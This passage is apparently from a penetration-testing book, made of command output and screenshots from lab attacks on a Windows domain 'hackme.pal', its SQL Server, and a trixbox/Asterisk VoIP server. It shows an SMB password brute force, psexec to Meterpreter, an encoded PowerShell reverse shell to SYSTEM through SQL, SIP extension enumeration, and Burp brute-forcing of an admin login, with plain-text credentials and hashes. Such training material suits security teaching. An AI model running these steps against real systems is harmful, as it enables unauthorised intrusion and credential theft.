  OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
  OS CPE: cpe:/o:microsoft:windows_server_2012:-
  Computer name: WIN-0I0N2FIT2B1
  NetBIOS computer name: WIN-0I0N2FIT2B1\x00
  Domain name: hackme.pal
  Forest name: hackme.pal
  FQDN: WIN-0I0N2FIT2B1.hackme.pal
  System time: 2022-03-14T20:16:58+05:30
```

```
nmap -p 445 -Pn --script smb-protocols 192.168.64.152
```

Starting Nmap 7.92 ( <https://nmap.org> ) at 2022-03-14 18:41 Arab Standard Time  
Nmap scan report for 192.168.64.152  
Host is up (0.00s latency).

PORT STATE SERVICE

445/tcp open microsoft-ds

MAC Address: 00:0C:29:6C:4F:20 (VMware)

#### Host script results:

```
smb-protocols:
  dialects:
  _ NT LM 0.12 (SMBv1) [dangerous, but default]
```



```
nmap -p 445 -Pn --script smb-vuln* 192.168.64.152
```

Starting Nmap 7.92 ( <https://nmap.org> ) at 2022-03-14 18:53 Arab Standard  
Nmap scan report for 192.168.64.152  
Host is up (0.00s latency).

PORT	STATE	SERVICE
445/tcp	open	microsoft-ds

MAC Address: 00:0C:29:6C:4F:20 (VMware)

Host script results:

```
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
```

Nmap done: 1 IP address (1 host up) scanned in 5.57 seconds

```
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.64.152
RHOSTS => 192.168.64.152
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain hackme.pal
SMBDomain => hackme.pal
msf6 auxiliary(scanner/smb/smb_login) > set SMBUSER Administrator
SMBUSER => Administrator
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
msf6 auxiliary(scanner/smb/smb_login) > run
```

```
[*] 192.168.64.152:445 - 192.168.64.152:445 - Starting SMB login bruteforce
[-] 192.168.64.152:445 - 192.168.64.152:445 - Failed: 'hackme.pal\Administrator:test',
[!] 192.168.64.152:445 - No active DB -- Credential data will not be saved!
[-] 192.168.64.152:445 - 192.168.64.152:445 - Failed: 'hackme.pal\Administrator:test123',
[-] 192.168.64.152:445 - 192.168.64.152:445 - Failed: 'hackme.pal\Administrator:Admin123',
[+] 192.168.64.152:445 - 192.168.64.152:445 - Success: 'hackme.pal\Administrator:Admin@123!' Administrator
[*] 192.168.64.152:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.64.152
RHOSTS => 192.168.64.152
msf6 exploit(windows/smb/psexec) > set SERVICE_NAME cmd.exe
SERVICE_NAME => cmd.exe
msf6 exploit(windows/smb/psexec) > set SMBSHARE ADMIN$
SMBSHARE => ADMIN$
msf6 exploit(windows/smb/psexec) > set SMBDomain hackme.pal
SMBDomain => hackme.pal
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS Admin@123!
SMBPASS => Admin@123!
msf6 exploit(windows/smb/psexec) > exploit
```

```
[*] Started reverse TCP handler on 192.168.64.130:4444
[*] 192.168.64.152:445 - Connecting to the server...
[*] 192.168.64.152:445 - Authenticating to 192.168.64.152:445|hackme.pal as user 'Administrator'...
[*] 192.168.64.152:445 - Selecting PowerShell target
[*] 192.168.64.152:445 - Executing the payload...
[+] 192.168.64.152:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.64.152
[*] Meterpreter session 2 opened (192.168.64.130:4444 -> 192.168.64.152:55901) at 2022-03-14 22:05:10 +0530
```

```
meterpreter > sysinfo
Computer      : WIN-0I0N2FIT2B1
OS            : Windows 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain       : HACKME
Logged On Users : 7
Meterpreter   : x86/windows
```

```
[SMB] NTLMv1 Client : 10.172.19.51
[SMB] NTLMv1 Username : Administrator
[SMB] NTLMv1 Hash : Administrator:4E8059B374DFB31494F12A58966CA9718AD51CABD3C6834E:4E8059B374DFB31494F12A58966CA9718AD51CABD3C6834E:1122334455667788
```

```
C:\WINDOWS\system32\cmd.exe
C:\Users\Legion>nmap -T4 -A --script=ldap* -p 389 192.168.64.152 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-20 23:48 Arab Standard Time
Nmap scan report for 192.168.64.152
Host is up (0.0019s latency).

Bug in ldap-brute: no string output.
PORT      STATE SERVICE VERSION
389/tcp   open  ldap      Microsoft Windows Active Directory LDAP (Domain: hackme.pal, Site: Default-First-Site-Name)
| ldap-rootdse:
| LDAP Results
| <ROOT>
|   currentTime: 20220320205016.0Z
|   subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=hackme,DC=pal
|   dsServiceName: CN=NTDS Settings,CN=WIN-0I0N2FIT2B1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=hackme,DC=pal
|   namingContexts: DC=hackme,DC=pal
|   namingContexts: CN=Configuration,DC=hackme,DC=pal
|   namingContexts: CN=Schema,CN=Configuration,DC=hackme,DC=pal
|   namingContexts: DC=DomainDnsZones,DC=hackme,DC=pal
|   namingContexts: DC=ForestDnsZones,DC=hackme,DC=pal
|   defaultNamingContext: DC=hackme,DC=pal
|   schemaNamingContext: CN=Schema,CN=Configuration,DC=hackme,DC=pal
|   configurationNamingContext: CN=Configuration,DC=hackme,DC=pal
```

```
PS C:\Users\deep1792\Desktop\PowerUpSQL-master-AV-bypass> Get-SQLInstanceBroadcast
ComputerName Instance IsClustered Version
-----
WIN-0I0N2FIT2B1 WIN-0I0N2FIT2B1\SQLEXPRESS No 13.2.5026.0
```

Host: 192.168.94.131 Query\*

```
1 SELECT name FROM master..sysdatabases
```

sysdatabases (5r x 1c)

name
master
tempdb
model
msdb
pentest

Host: 192.168.94.131 Query\*

```
1 SELECT * FROM sys.server_principals WHERE type_desc != 'SERVER_ROLE'
```

server\_principals (2r x 13c)

name	principal_id	sid	type	type_desc	is_disabled	create_date	modify_date	default_database_name	default_language_name	credential_id	owning_principal_id	is_fixed_role
sa	1		S	SQL_LOGIN	False	2003-04-08 09:10:35.460	2020-11-17 20:10:34.540	master	us_english	(NULL)	(NULL)	False
deep	269	深1792深1792深1792	S	SQL_LOGIN	False	2020-11-13 12:02:39.343	2020-11-18 07:19:30.820	master	us_english	(NULL)	(NULL)	False



Unnamed-1\ - HeidiSQL Portable 11.1.0.6116

File Edit Search Query Tools Go to Help

Database filter Table filter Host: 192.168.94.131 Query\*

▼ Unnamed-1

- > master
- > model
- > msdb
- > pentest
- > tempdb

```

4 RIGHT OUTER JOIN sys.database_principals AS DP1
5 ON DRM.role_principal_id = DP1.principal_id
6 LEFT OUTER JOIN sys.database_principals AS DP2
7 ON DRM.member_principal_id = DP2.principal_id
8 WHERE DP1.type = 'R'
9 ORDER BY DP1.name;

```

database\_role\_members (10r x 2c)

DatabaseRoleName	DatabaseUserName
db_accessadmin	deep
db_backupoperator	No members
db_datareader	No members
db_datawriter	No members
db_ddladmin	No members
db_denydatareader	No members
db_denydatawriter	No members
db_owner	dbo
db_securityadmin	No members
public	No members

```
1 select * from master..sys.servers
```

sys.servers (3r x 30c)

id	srvstatus	srvname	srvproduct	providername	datasource
0	1,089	HACKMEPAL	SQL Server	SQLLEDB	HACKMEPAL
1	1,249	SRVR002\ACCTG	SQL Server	SQLLEDB	SRVR002\ACCTG
2	1,249	\\192.168.94.132\C:\Users\deep1792\Desktop\Power...	SQL Server	SQLLEDB	\\192.168.94.132\C:\Users\deep1792\Desktop\Power...

VMware Network Adapter VMnet8

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

118s

No.	Time	Source	Destination	Protocol	Length	Info
71	40.448858	192.168.64.152	192.168.64.1	TDS	192	Response
73	48.459450	192.168.64.1	192.168.64.152	TDS	78	SQL batch
74	48.460364	192.168.64.152	192.168.64.1	TDS	85	Response
75	48.465363	192.168.64.1	192.168.64.152	TDS	78	SQL batch
76	48.466391	192.168.64.152	192.168.64.1	TDS	85	Response
77	48.480097	192.168.64.1	192.168.64.152	TDS	118	SQL batch
78	48.483700	192.168.64.152	192.168.64.1	TDS	247	Response
86	64.970000	192.168.64.1	192.168.64.152	TDS	78	SQL batch
87	64.970918	192.168.64.152	192.168.64.1	TDS	85	Response

Frame 77: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface \Device\NPF\_{1CD2A839-90A9-4FDC-A67E-C2C6522CC7ED}, id 1

Ethernet II, Src: VMware\_c0:00:08 (00:50:56:c0:00:08), Dst: VMware\_6c:4f:20 (00:0c:29:6c:4f:20)

Internet Protocol Version 4, Src: 192.168.64.1, Dst: 192.168.64.152

Transmission Control Protocol, Src Port: 60909, Dst Port: 1433, Seq: 2186, Ack: 4500, Len: 64

Tabular Data Stream

```

0000  00 0c 29 6c 4f 20 00 50 56 c0 00 08 08 00 45 00  ...10 P V....E-
0010  00 68 9c 48 40 00 00 06 5c 5d c0 a8 40 01 c0 a8  .h.H@... \].@...
0020  40 98 ed ed 05 99 83 d4 7e bf b5 91 6c ee 50 18  @.....~...1.P-
0030  10 01 38 bc 00 00 01 01 00 40 00 00 01 00 53 00  -.8.....@....S-
0040  45 00 4c 00 45 00 43 00 54 00 20 00 2a 00 20 00  E..L.E.C.T...s-
0050  46 00 52 00 4f 00 4d 00 20 00 73 00 79 00 73 00  F.R.O.M...s.y.s-
0060  2e 00 75 00 73 00 65 00 72 00 5f 00 74 00 6f 00  .u.s.e.r._.t.o-
0070  6b 00 65 00 6e 00                                k.e.n.

```

1 SELECT \* FROM sys.user\_token

user\_token (1r x 5c)

principal_id	sid	name	type	usage
1	dbo	SQL USER	GRANT OR DENY	

```

13 /* SQL Error (1038): An object or column name is missing or emp
14 SELECT *, SCHEMA_NAME("schema_id") AS 'schema' FROM "sys"."sys"
15 /* SQL Error (208): Invalid object name 'sys.sys.objects'. */

```

r1: c29 (28 B) Connect MS SQL 11.0 Uptime: 00:17 h Server time Idle.

```

PS C:\Users\deep1792\Desktop\PowerUpSQL-master-AV-bypass> Get-SQLInstanceScanUDP_
cmdlet Get-SQLInstanceScanUDP at command pipeline position 1
Supply values for the following parameters:
(Type !? for Help.)
ComputerName: hackme.pa1

ComputerName : hackme.pa1
Instance      : hackme.pa1\SQLEXPRESS
InstanceName  : SQLEXPRESS
ServerIP      : 192.168.94.131
TCPPort       : 1433
BaseVersion   : 13.2.5026.0
IsClustered   : No

```

```

PS C:\Users\deep1792\Desktop\PowerUpSQL-master-AV-bypass> [System.Data.Sql.SqlDataSourceEnumerator]::Instance.GetDataSources()

ServerName      InstanceName  IsClustered  Version
-----
WIN-0I0N2FIT2B1 SQLEXPRESS    No            13.2.5026.0

```

## Get-SQLInstanceLocal

```

PS C:\Users\deep1792\Desktop\PowerUpSQL-master-AV-bypass> Get-SQLInstanceDomain -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 2 instances were found.

ComputerName      : WIN-0I0N2FIT2B1.hackme.pa1
Instance          : WIN-0I0N2FIT2B1.hackme.pa1,1433
DomainAccountSid  : 150000052100022813025414917223862223793718634233300
DomainAccount     : WIN-0I0N2FIT2B1$
DomainAccountCn   : WIN-0I0N2FIT2B1
Service           : MSSQLSvc
Spn               : MSSQLSvc/WIN-0I0N2FIT2B1.hackme.pa1:1433
LastLogon         : 17-11-2020 10:25
Description       :

ComputerName      : WIN-0I0N2FIT2B1.hackme.pa1
Instance          : WIN-0I0N2FIT2B1.hackme.pa1\SQLEXPRESS
DomainAccountSid  : 150000052100022813025414917223862223793718634233300
DomainAccount     : WIN-0I0N2FIT2B1$
DomainAccountCn   : WIN-0I0N2FIT2B1
Service           : MSSQLSvc
Spn               : MSSQLSvc/WIN-0I0N2FIT2B1.hackme.pa1:SQLEXPRESS
LastLogon         : 17-11-2020 10:25
Description       :

```

```
Invoke-SQLAudit -Verbose -Instance WIN-0I0N2FIT2B1.hackme.pa1\SQLEXPRESS | Out-GridView
```

ExploitCmd	Details
Crack the password hash offline or relay it to another system.	The public principal has EXECUTE privileges on the xp_dirtree procedure in the master database

The deep (Not Sysadmin) is configured with the password password@123.

The screenshot shows the HeidiSQL interface. The title bar reads "Unnamed-1\ - HeidiSQL Portable 11.1.0.6116". The menu bar includes "File", "Edit", "Search", "Query", "Tools", "Go to", and "Help". The toolbar contains various icons for file operations, database actions, and navigation. Below the toolbar, there are filters for "Database filter" and "Table filter", and a status bar showing "Host: 192.168.94.131" and "Query\*".

On the left, the database tree shows "Unnamed-1" expanded, with sub-items: "master", "model", "msdb", "pentest", and "tempdb".



The main query editor displays the following SQL query:

```

1 SELECT distinct b.name
2 FROM sys.server_permissions a
3 INNER JOIN sys.server_principals b
4 ON a.grantor_principal_id = b.principal_id
5 WHERE a.permission_name = 'IMPERSONATE'
6

```

Below the query editor, the results pane shows a table titled "server\_permissions (1r x 1c)". The table has one column, "name", and one row with the value "sa".



```

PS C:\Users\deep1792\Desktop\nmap-7.90-win32\nmap-7.90> .\ncat.exe -nlvp 443
Ncat: Version 7.90 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443

```

```
EXEC[dbo].[runcmd] 'powershell -e $QBuAHYAbwBrAGUALQBFAHgAcABYAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3AC0ATwB
```



```
PS C:\Users\deep1792\Desktop\nmap-7.90-win32\nmap-7.90> .\ncat.exe -nlvp 443
Ncat: Version 7.90 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.94.131.
Ncat: Connection from 192.168.94.131:49993.
```

```
PS C:\Windows\system32> whoami
```

```
PS C:\Windows\system32> PS C:\Windows\system32>
```




```
PS C:\Windows\system32>
```

```
PS C:\Windows\system32> whoami
```

```
nt authority\system
```

```
PS C:\Windows\system32>
```

## Chapter 16: IP Telephony and Collaboration Services Security





160 2.509070	172.20.2.30	172.20.10.170	SIP	781 Request: REGISTER sip:172.20.10.170;transport=UDP (1 binding)
161 2.509079	172.20.2.30	172.20.10.170	SIP	781 Request: REGISTER sip:172.20.10.170;transport=UDP (1 binding)
162 2.510584	172.20.10.170	172.20.2.30	SIP	665 Request: OPTIONS sip:256@172.20.2.30:63007;rinstance=463badc163a06ee8;transport=UDP
163 2.510590	172.20.10.170	172.20.2.30	SIP	665 Request: OPTIONS sip:256@172.20.2.30:63007;rinstance=463badc163a06ee8;transport=UDP
164 2.510708	172.20.10.170	172.20.2.30	SIP	649 Status: 200 OK (REGISTER) (1 binding)
165 2.510713	172.20.10.170	172.20.2.30	SIP	649 Status: 200 OK (REGISTER) (1 binding)
166 2.515821	172.20.2.30	172.20.10.170	SIP	713 Status: 200 OK (OPTIONS)
167 2.515829	172.20.2.30	172.20.10.170	SIP	713 Status: 200 OK (OPTIONS)


160 2.509070	172.20.2.30	172.20.10.170	SIP	781 Request: REGISTER sip:172.20.10.170;transport=UDP (1 binding)
> Frame 160: 781 bytes on wire (6248 bits), 781 bytes captured (6248 bits) on interface \Device\NPF_{B77A0D41-B757-48D4-89C0-2BAA3C3D73EF}, id 0 > Ethernet II, Src: IntelCor_13:2e:5f (c8:58:c0:13:2e:5f), Dst: VMware_e6:0f:f4 (00:0c:29:e6:0f:f4) > Internet Protocol Version 4, Src: 172.20.2.30, Dst: 172.20.10.170 > User Datagram Protocol, Src Port: 63007, Dst Port: 5060 > Session Initiation Protocol (REGISTER) > Request-Line: REGISTER sip:172.20.10.170;transport=UDP SIP/2.0 Method: REGISTER > Request-URI: sip:172.20.10.170;transport=UDP [Resent Packet: False] > Message Header > Via: SIP/2.0/UDP 172.20.2.30:63007;branch=z9hG4bK-524287-1---7e11c76a66898c0d;rport Max-Forwards: 70 > Contact: <sip:256@172.20.2.30:63007;rinstance=463badc163a06ee8;transport=UDP> > Contact URI: sip:256@172.20.2.30:63007;rinstance=463badc163a06ee8;transport=UDP > To: <sip:256@172.20.10.170;transport=UDP> > SIP to address: sip:256@172.20.10.170;transport=UDP > From: <sip:256@172.20.10.170;transport=UDP>;tag=z40ac12 Call-ID: U68lCCparJWHzB900agK-w.. [Generated Call-ID: U68lCCparJWHzB900agK-w.. > CSeq: 2 REGISTER Expires: 60 Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE User-Agent: Z 5.5.8 v2.10.17.2 > Authorization: Digest username="256",realm="asterisk",nonce="69968c46",uri="sip:172.20.10.170;transport=UDP",response="951ca8bb77a66f0c7b8edefec3d1dc8a",algorithm=MD5 Allow-Events: presence, kpml, talk Content-Length: 0				

No.	Time	Source	Destination	Protocol	Length	Info
1596	13.627304	172.20.10.170	172.20.2.30	SIP/S...	1083	Request: INVITE sip:257@172.20.2.30:65522;transport=UDP
1597	13.627661	172.20.10.170	172.20.2.30	SIP	532	Status: 180 Ringing
1598	13.627669	172.20.10.170	172.20.2.30	SIP	532	Status: 180 Ringing
1599	13.708584	172.20.2.30	172.20.10.170	SIP	355	Status: 100 Trying
1600	13.708597	172.20.2.30	172.20.10.170	SIP	355	Status: 100 Trying
1611	14.001979	172.20.2.30	172.20.10.170	SIP	572	Status: 180 Ringing
1612	14.001998	172.20.2.30	172.20.10.170	SIP	572	Status: 180 Ringing
1613	14.002711	172.20.10.170	172.20.2.30	SIP	532	Status: 180 Ringing
1614	14.002723	172.20.10.170	172.20.2.30	SIP	532	Status: 180 Ringing
2639	25.708686	172.20.10.170	172.20.2.30	SIP	651	Status: 200 OK (REGISTER) (1 binding)
2640	25.708701	172.20.10.170	172.20.2.30	SIP	651	Status: 200 OK (REGISTER) (1 binding)
2641	25.718448	172.20.2.30	172.20.10.170	SIP	713	Status: 200 OK (OPTIONS)
2642	25.718461	172.20.2.30	172.20.10.170	SIP	713	Status: 200 OK (OPTIONS)
3080	30.304284	172.20.2.30	172.20.10.170	SIP/S...	956	Status: 200 OK (INVITE)
3081	30.304304	172.20.2.30	172.20.10.170	SIP/S...	956	Status: 200 OK (INVITE)
3082	30.305257	172.20.10.170	172.20.2.30	SIP	492	Request: ACK sip:257@172.20.2.30:65522;transport=UDP
3083	30.305272	172.20.10.170	172.20.2.30	SIP	492	Request: ACK sip:257@172.20.2.30:65522;transport=UDP
3084	30.307668	172.20.10.170	172.20.2.30	SIP/S...	857	Status: 200 OK (INVITE)
3085	30.307683	172.20.10.170	172.20.2.30	SIP/S...	857	Status: 200 OK (INVITE)
3091	30.341692	172.20.2.30	172.20.10.170	SIP	435	Request: ACK sip:257@172.20.10.170
3092	30.341704	172.20.2.30	172.20.10.170	SIP	435	Request: ACK sip:257@172.20.10.170
9899	44.769984	172.20.10.170	172.20.2.30	SIP	662	Status: 200 OK (REGISTER) (1 binding)
9900	44.769997	172.20.10.170	172.20.2.30	SIP	662	Status: 200 OK (REGISTER) (1 binding)
9901	44.771086	172.20.2.30	172.20.10.170	SIP	716	Status: 200 OK (OPTIONS)
9902	44.771101	172.20.2.30	172.20.10.170	SIP	716	Status: 200 OK (OPTIONS)
110...	47.232675	172.20.2.30	172.20.10.170	SIP	593	Request: BYE sip:257@172.20.10.170
110...	47.232685	172.20.2.30	172.20.10.170	SIP	593	Request: BYE sip:257@172.20.10.170
110...	47.233027	172.20.10.170	172.20.2.30	SIP	490	Status: 200 OK (BYE)
110...	47.233034	172.20.10.170	172.20.2.30	SIP	490	Status: 200 OK (BYE)
110...	47.323830	172.20.10.170	172.20.2.30	SIP	531	Request: BYE sip:257@172.20.2.30:65522;transport=UDP
110...	47.323841	172.20.10.170	172.20.2.30	SIP	531	Request: BYE sip:257@172.20.2.30:65522;transport=UDP
110...	47.335200	172.20.2.30	172.20.10.170	SIP	445	Status: 200 OK (BYE)
110...	47.335212	172.20.2.30	172.20.10.170	SIP	445	Status: 200 OK (BYE)

```

1596 13.627304      172.20.10.170      172.20.2.30      SIP/S... 1083 Request: INVITE sip:257@172.20.2.30;transport=UDP;rinstance=78a6a919869a1403
-----
▼ Session Initiation Protocol (INVITE)
  ▼ Request-Line: INVITE sip:257@172.20.2.30:65522;transport=UDP;rinstance=78a6a919869a1403 SIP/2.0
    Method: INVITE
    > Request-URI: sip:257@172.20.2.30:65522;transport=UDP;rinstance=78a6a919869a1403
    [Resent Packet: True]
    [Suspected resend of frame: 1595]
  ▼ Message Header
    > Via: SIP/2.0/UDP 172.20.10.170:5060;branch=z9hG4bK3158f05f;rport
    Max-Forwards: 70
    > From: "256" <sip:256@172.20.10.170>;tag=as6aa39506
    > To: <sip:257@172.20.2.30:65522;transport=UDP;rinstance=78a6a919869a1403>
    > Contact: <sip:256@172.20.10.170>
    Call-ID: 15e2b3c219cb06c81c04b94b2466caa2@172.20.10.170
    [Generated Call-ID: 15e2b3c219cb06c81c04b94b2466caa2@172.20.10.170]
    > CSeq: 102 INVITE
    User-Agent: Asterisk PBX 1.6.0.26-FONCORE-p78
    Date: Fri, 21 Jan 2022 19:24:31 GMT
    Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO
    Supported: replaces, timer
    Content-Type: application/sdp
    Content-Length: 399
  ▼ Message Body
    ▼ Session Description Protocol

```



Advanced IP Scanner

File View Settings Help

Scan

172.20.10.0/24

Results Favorites

Status	Name	IP	Manufacturer	MAC address
✓	172.20.10.170	172.20.10.170	VMware, Inc.	00:0C:29:E6:0F:F4
	HTTP, trixbox - User Mode (Apache httpd 2.2.3)			
	FTP (vsftpd 2.0.5)			

```

msf6 > use auxiliary/scanner/sip/options
msf6 auxiliary(scanner/sip/options) > set rhosts 172.20.10.0/24
rhosts => 172.20.10.0/24
msf6 auxiliary(scanner/sip/options) > run
[*] Sending SIP UDP OPTIONS requests to 172.20.10.0->172.20.10.255 (256 hosts)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/sip/options) > run
[*] Sending SIP UDP OPTIONS requests to 172.20.10.0->172.20.10.255 (256 hosts)
[*] 172.20.10.170:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Asterisk PBX 1.6.0.26-FONCORE-r78", "Allow"=>"INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO"}
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
  
```

```

(deep@ADTEC0665L)-[~]
$ sudo svmap 172.20.0.0/16
^CWARNING:root:caught your control^c - quitting

+-----+-----+
| SIP Device | User Agent |
+-----+-----+
| 172.20.10.170:5060 | Asterisk PBX 1.6.0.26-FONCORE-r78 |
+-----+-----+
  
```



```
(deep@ADTEC0665L)-[~]
$ sudo svwar -e250-260 172.20.10.170 -m INVITE
WARNING:TakeASip:using an INVITE scan on an endpoint
```

Extension	Authentication
256	reqauth
257	reqauth

```
nmap -sT -sU -sV -O -Pn 172.20.10.170
```

Starting Nmap 7.92 ( <https://nmap.org> ) at 2022-01-26 05:01 Arab Standard Time  
Nmap scan report for 172.20.10.170  
Host is up (0.00071s latency).  
Not shown: 994 closed udp ports (port-unreach), 991 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.0.5
22/tcp	open	ssh	OpenSSH 4.3 (protocol 2.0)
80/tcp	open	http	Apache httpd 2.2.3 ((CentOS))
111/tcp	open	rpcbind	2 (RPC #100000)
443/tcp	open	ssl/http	Apache httpd 2.2.3 ((CentOS))
1720/tcp	open	h323q931?	
2000/tcp	open	cisco-sccp?	
3306/tcp	open	mysql	MySQL (unauthorized)
4445/tcp	open	upnotifyp?	
68/udp	open filtered	dhcpc	
69/udp	open filtered	tftp	
111/udp	open	rpcbind	2 (RPC #100000)
123/udp	open	ntp	NTP v4 (secondary server)
5000/udp	open filtered	upnp	
5060/udp	open	sip	Asterisk PBX 1.6.0.26-FONCORE-r78 (Status: 200 OK)

```
nmap -sU -p 5060 --script sip* 172.20.10.170
```

Starting Nmap 7.92 ( <https://nmap.org> ) at 2022-01-26 05:36 Arab Standard Time  
NSE: [sip-brute] usernames: Time limit 10m00s exceeded.  
NSE: [sip-brute] usernames: Time limit 10m00s exceeded.  
NSE: [sip-brute] passwords: Time limit 10m00s exceeded.  
Nmap scan report for 172.20.10.170  
Host is up (0.0010s latency).

PORT	STATE	SERVICE
5060/udp	open	sip

| sip-brute:  
Accounts: No valid accounts found  
Statistics: Performed 2357 guesses in 604 seconds, average tps: 3.9  
\_sip-methods: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO  
MAC Address: 00:0C:29:E6:0F:F4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 605.15 seconds

<input type="checkbox"/>	Sev ▾	Score ▾	Name ▲	Family ▲	Count ▾	⚙
<input type="checkbox"/>	CRITICAL	10.0	Unix Operating System Unsupported Version Detecti...	General	1	🔄 ✎
<input type="checkbox"/>	MIXED	...	18 PHP (Multiple Issues)	CGI abuses	36	🔄 ✎
<input type="checkbox"/>	HIGH	7.1	SSL Version 2 and 3 Protocol Detection	Service detection	1	🔄 ✎
<input type="checkbox"/>	MEDIUM	6.1	TLS Version 1.0 Protocol Detection	Service detection	1	🔄 ✎
<input type="checkbox"/>	MEDIUM	5.0	Network Time Protocol (NTP) Mode 6 Scanner	Misc.	1	🔄 ✎
<input type="checkbox"/>	MEDIUM	5.0	Network Time Protocol Daemon (ntpd) monlist Com...	Misc.	1	🔄 ✎
<input type="checkbox"/>	MIXED	...	15 SSL (Multiple Issues)	General	15	🔄 ✎
<input type="checkbox"/>	MIXED	...	4 HTTP (Multiple Issues)	Web Servers	7	🔄 ✎
<input type="checkbox"/>	MIXED	...	6 SSH (Multiple Issues)	Misc.	6	🔄 ✎
<input type="checkbox"/>	MIXED	...	2 IETF Md5 (Multiple Issues)	General	2	🔄 ✎
<input type="checkbox"/>	MIXED	...	2 TLS (Multiple Issues)	General	2	🔄 Thursday, .

trixbox - User Mode

Not secure | 192.168.64.149/user/

Private

Server time: 07:32:11

User mode: **switch**

trixbox

The Open Platform for Business Telephony

Home

Portal

MeetMe

FOP

User Mode

**What is trixbox™?**  
trixbox is the world's most popular Asterisk-based distribution. trixbox enables even the novice user to quickly set up a voice over IP phone system and other necessary applications such as mysql and more. trixbox can be configured to handle a single phone line for a home user, several lines for a small office, or several T1s for a million minute a month call center.

**Getting Started**  
trixbox is a distribution of a number of other applications. Each of these applications help you manage some portion of your trixbox deployment. Below is a brief description of some of the leading applications within trixbox:

**Voicemail and Recordings**  
This is the Asterisk Recording Interface. It provides a user friendly web interface to voicemail and call monitor recordings. As well, it provides access to user settings in Asterisk.

**Web MeetMe**  
This application helps you manage the web based conferencing ability of trixbox.

**FOP**  
Similar to HUDlite, FOP is an operator and call-control software. FOP runs inside your web browser using Flash, vs. HUDlite which runs on your Windows XP, Mac or Linux desktop.

Sign in

http://192.168.64.149

Your connection to this site is not private

Username

root

Password

.....

Sign in

Cancel

⚡ Burp Project Intruder Repeater Window Help Burp Suite Professional v2021.12.1 - Temporary Project - licensed to Varsha HS [10 user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

✎ Request to http://192.168.64.149:80

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1

Pretty Raw Hex ↕ ↵ ☰

```
1 GET /maint/ HTTP/1.1
2 Host: 192.168.64.149
3 Cache-Control: max-age=0
4 Authorization: Basic cm9vdDpwYXNzd29yZA==
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Referer: http://192.168.64.149/user/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: lng=en; PHPSESSID=gb570qsce6mtua39bsf081u5n2; appuid=178BC7FCDE2-8691F72FD4-L2tpbmRleC-14A0D3FB492
12 Connection: close
```

cm9vdDpwYXNzd29yZA==
root:password

⚡ Attack Save Columns					4. Intru	
Results		Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						
Request ^	Payload		Status	Error	Timeout	Lengt
0			401	<input type="checkbox"/>	<input type="checkbox"/>	721
1	cm9vdDpwYXNzd29yZA==		401	<input type="checkbox"/>	<input type="checkbox"/>	721
2	bWFpbnQ6cGFzc3dvcmQ=		200	<input type="checkbox"/>	<input type="checkbox"/>	17777



trixbox - Admin Mode

Not secure | 192.168.64.149/maint/index.php?freepbx

Server time: 08:32:4  
Admin mode [\[switch\]](#)

trixboxCE

The Open Platform for Business Telephony

System StatusPackagesPBXSystemSettingsHelp

AdminReportsPanelRecordingsHelp

SetupToolsAdminSystem StatusModule AdminBasicExtensionsFeature CodesGeneral SettingsOutbound Routes

Add an Extension

Please select your Device below then click Submit

Device

DeviceGeneric SIP Device

Submit

English

Add Extension

256 <256>

257 <257>

Add Extension

User Extension

258

Display Name

258

CID Num Alias

SIP Alias

Extension Options

Outbound CID

Ring Time

Default

Call Waiting

Enable

Call Screening

Disable

Emergency CID

Assigned DID/CID

DID Description

Add Inbound DID

Add Inbound CID

Device Options

This device uses sip technology.

secret

258

dtmfmode

rfc2833

trixbox - Admin Mode

Not secure | 192.168.64.149/maint/index.php?freepbx

Server time: 08:40:22  
Admin mode [\[switch\]](#)

trixboxCE

The Open Platform for Business Telephony

